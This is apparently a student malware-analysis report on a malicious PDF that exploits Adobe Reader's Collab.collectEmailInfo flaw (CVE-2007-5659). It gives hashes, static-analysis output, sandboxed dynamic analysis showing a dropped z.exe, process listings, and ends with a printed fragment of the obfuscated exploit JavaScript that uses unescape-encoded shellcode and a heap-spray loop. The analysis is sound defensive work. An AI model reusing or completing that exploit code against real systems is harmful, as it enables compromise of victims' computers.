
Malware Analysis
Final Analysis

Raghu Pusapati


pusaparv@mail.uc.edu

PDF Static Analysis:

PDF File Name: pusaparv.pdf
PDF MD5 Hash: 92baa86f7fad26bcbc83be3f0389ee82
PDF SHA-1 Hash: 344468b2bccdfd0f7aecdeac37930360575e51a4
PDF Creation Date: Wed 31 Dec 1969 06:59:59 PM EST
PDF Modification Date: Wed 31 Dec 1969 06:59:59 PM EST
PDF Title: Not found
PDF Author: Not found
PDF Creator: Not found
PDF Producer: Not found
Number of named PDF objects: 6
List of PDF object numbers that contain streams: [6]
List the object number (or numbers) that contain streams that causes the exploit: [6]



Title:	*None*
Location:	file:///media/root/58f3783e-d66f-4c9b-99ea-4b55690719e7/root/Documents/vbox/pusaparv.pdf
Subject:	*None*
Author:	*None*
Keywords:	*None*
Producer:	*None*
Creator:	*None*
Created:	Wed 31 Dec 1969 06:59:59 PM EST
Modified:	Wed 31 Dec 1969 06:59:59 PM EST
Format:	PDF-1.5
Number of Pages:	1
Optimized:	No
Security:	No
Paper Size:	US Letter, Portrait (8.50 × 11.00 inch)
Size:	12.2 kB



```
File: pusaparv.pdf
MD5: 92baa86f7fad26bcbc83be3f0389ee82
SHA1: 344468b2bccdfd0f7aecdeac37930360575e51a4
SHA256: 796924018fd2d9a8c49376aa35f6776fe28b928161a0bf346cf90ad670744a76
Size: 12204 bytes
Version: 1.5
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 6
Streams: 1
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: No
        Objects (6): [1, 2, 3, 4, 5, 6]
        Streams (1): [6]
                Encoded (1): [6]
        Objects with JS code (1): [6]
        Suspicious elements:
                /OpenAction (1): [1]
                /JS (1): [5]
                /JavaScript (1): [5]
                Collab.collectEmailInfo (CVE-2007-5659) (1): [6]
```


I have written a yara rule that can be used with pdf-parser. When used, the object with the stream is printed.

PDF Dynamic Analysis:


Adobe version - 8.0

OS - Windows XP

When the malware is run, it created a new file named z.exe in the same folder the PDF was in.




Procmon is run before running the malware. It didn't spawn any sub processes but when it ran, a new subprocess under svchost.exe has been spawned. After it finished running, the PDF file automatically got closed, on its own and a new exe file appeared in the same folder.



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
smss.exe		168 K	60 K	368	Windows NT Session Mana...	Microsoft Corporation
csrss.exe		1,436 K	1,944 K	588	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		6,368 K	1,120 K	612	Windows NT Logon Applicat...	Microsoft Corporation
services.exe		1,612 K	1,348 K	656	Services and Controller app	Microsoft Corporation
VBoxService.exe		1,252 K	1,428 K	824	VirtualBox Guest Additions S...	Oracle Corporation
svchost.exe		2,700 K	1,444 K	868	Generic Host Process for Wi...	Microsoft Corporation
wmiprvse.exe		2,340 K	4,840 K	3604	WMI	Microsoft Corporation
AcroRd32Info....		12,196 K	16,020 K	1160	Adobe Reader 8.0	Adobe Systems Incorporated
svchost.exe		1,712 K	1,504 K	956	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	3.00	13,364 K	9,080 K	1048	Generic Host Process for Wi...	Microsoft Corporation
wscntfy.exe		472 K	168 K	572	Windows Security Center No...	Microsoft Corporation
wuauclt.exe		2,124 K	800 K	300	Windows Update	Microsoft Corporation
svchost.exe		1,064 K	588 K	1108	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		1,480 K	1,024 K	1208	Generic Host Process for Wi...	Microsoft Corporation
spoolsv.exe		3,008 K	924 K	1356	Spooler SubSystem App	Microsoft Corporation
svchost.exe		1,876 K	1,096 K	1492	Generic Host Process for Wi...	Microsoft Corporation
alg.exe		1,100 K	596 K	120	Application Layer Gateway S...	Microsoft Corporation
lsass.exe		3,760 K	1,680 K	668	LSA Shell (Export Version)	Microsoft Corporation
wpabaln.exe		916 K	444 K	2292	Windows WPA Balloon Remi...	Microsoft Corporation
explorer.exe		10,860 K	10,236 K	532	Windows Explorer	Microsoft Corporation
VBoxTray.exe		1,548 K	1,548 K	912	VirtualBox Guest Additions Tr...	Oracle Corporation
apateDNS.exe		17,660 K	460 K	2184	Mandiant	Mandiant
regshot.exe		37,636 K	256 K	2964	Regshot	Regshot Team
		988 K	272 K	248	Notepad	Microsoft Corporation
		4,328 K	17,856 K	1968	Sysinternals Process Explorer	Sysinternals - www.sysinter...
		6,696 K	3,644 K	236	Process Monitor	Sysinternals - www.sysinter...
		54,852 K	772,292 K	1304	Adobe Reader 8.0	Adobe Systems Incorporated

Command Line:
"E:\sdl-apatedns\apateDNS\apateDNS.exe"
Path:
E:\sdl-apatedns\apateDNS\apateDNS.exe

I ran the PDF again and then the process z.exe showed up on procexp right after it the PDF got closed.




Process Explorer - Sysinternals: www.sysinternals.com [RAGHU\Administrator]
File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
csrss.exe		1,600 K	2,084 K	588	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		6,344 K	2,020 K	612	Windows NT Logon Applicat...	Microsoft Corporation
services.exe		1,612 K	988 K	656	Services and Controller app	Microsoft Corporation
VBoxService.exe		1,252 K	1,228 K	824	VirtualBox Guest Additions S...	Oracle Corporation
svchost.exe		2,700 K	1,380 K	868	Generic Host Process for Wi...	Microsoft Corporation
wmiprvse.exe		2,372 K	4,820 K	2424	WMI	Microsoft Corporation
svchost.exe		1,716 K	1,340 K	956	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		13,520 K	9,304 K	1048	Generic Host Process for Wi...	Microsoft Corporation
wscntfy.exe		472 K	72 K	572	Windows Security Center No...	Microsoft Corporation
wuauclt.exe		2,124 K	364 K	300	Windows Update	Microsoft Corporation
svchost.exe		1,240 K	1,988 K	1108	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe		1,484 K	1,016 K	1208	Generic Host Process for Wi...	Microsoft Corporation
spoolsv.exe		3,008 K	988 K	1356	Spooler SubSystem App	Microsoft Corporation
svchost.exe		1,852 K	732 K	1492	Generic Host Process for Wi...	Microsoft Corporation
alg.exe		1,100 K	204 K	120	Application Layer Gateway S...	Microsoft Corporation
lsass.exe		3,760 K	1,460 K	668	LSA Shell (Export Version)	Microsoft Corporation
wpabaln.exe		916 K	264 K	2292	Windows WPA Balloon Remi...	Microsoft Corporation
explorer.exe		10,760 K	8,736 K	532	Windows Explorer	Microsoft Corporation
VBoxTray.exe		1,548 K	1,236 K	912	VirtualBox Guest Additions Tr...	Oracle Corporation
apateDNS.exe		17,664 K	2,308 K	2184	Mandiant	Mandiant
regshot.exe		37,636 K	220 K	2964	Regshot	Regshot Team
notepad.exe		988 K	108 K	248	Notepad	Microsoft Corporation
procexp.exe		14,204 K	6,028 K	1968	Sysinternals Process Explorer	Sysinternals - www.sysinter...
Procmon.exe		11,288 K	2,488 K	236	Process Monitor	Sysinternals - www.sysinter...
PDFStreamDumper.exe		12,856 K	2,156 K	2344		sandsprite
AdobeUpdater.exe		1,432 K	4,780 K	1524	Adobe Updater	Adobe Systems Incorporated
z.exe		424 K	1,636 K	2320		

Commit Charge: 17.28% | Processes: 30 | Physical Usage: 17.72%

The PDF has been opened in PDFStreamDumper. The malware used unescape and substring functions for obfuscation.



PDFStreamDumper - http://sandsprite.com FileSize: 12 Kb LoadTime: 0.04 seconds
Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools
Help_Videos
Text HexDump Stream Details
Errors Search Debug (2)
start vb... A... R... ~r... Pr... Pr... P...
8:22 PM

```
7 Objects
1 HLen: 0x61
2 HLen: 0x28
3 HLen: 0x2D
4 HLen: 0x3F
5 HLen: 0x46
6 0x1FE-0x1AA0
0 HLen: 0x14FA
```


```
    XiyLOcqMnykKGmMIEMcBAJkpNTzEXymumJ = unescape("%u4b41%
u979f");
    gTdLDnbsLZivLLUdQgCeAbDPuCeFpNJAkFbVxJinqainduHOQ = 20;
    YauqqMfUxcVEzObPxsMvGIIHBhtmINBRHiwcQjX =
gTdLDnbsLZivLLUdQgCeAbDPuCeFpNJAkFbVxJinqainduHOQ+pKDThbrLIkw
oPSZoNxsdqbGYEympHmpcFnBbgYeHdtNgQXXPEFJjtgocAKebTpDJJDJvOJGx
xJCOoETrJlBlCSgycgfLFNL.length
    while (XiyLOcqMnykKGmMIEMcBAJkpNTzEXymumJ.length
<YauqqMfUxcVEzObPxsMvGIIHBhtmINBRHiwcQjX)
XiyLOcqMnykKGmMIEMcBAJkpNTzEXymumJ+=XiyLOcqMnykKGmMIEMcBAJkpN
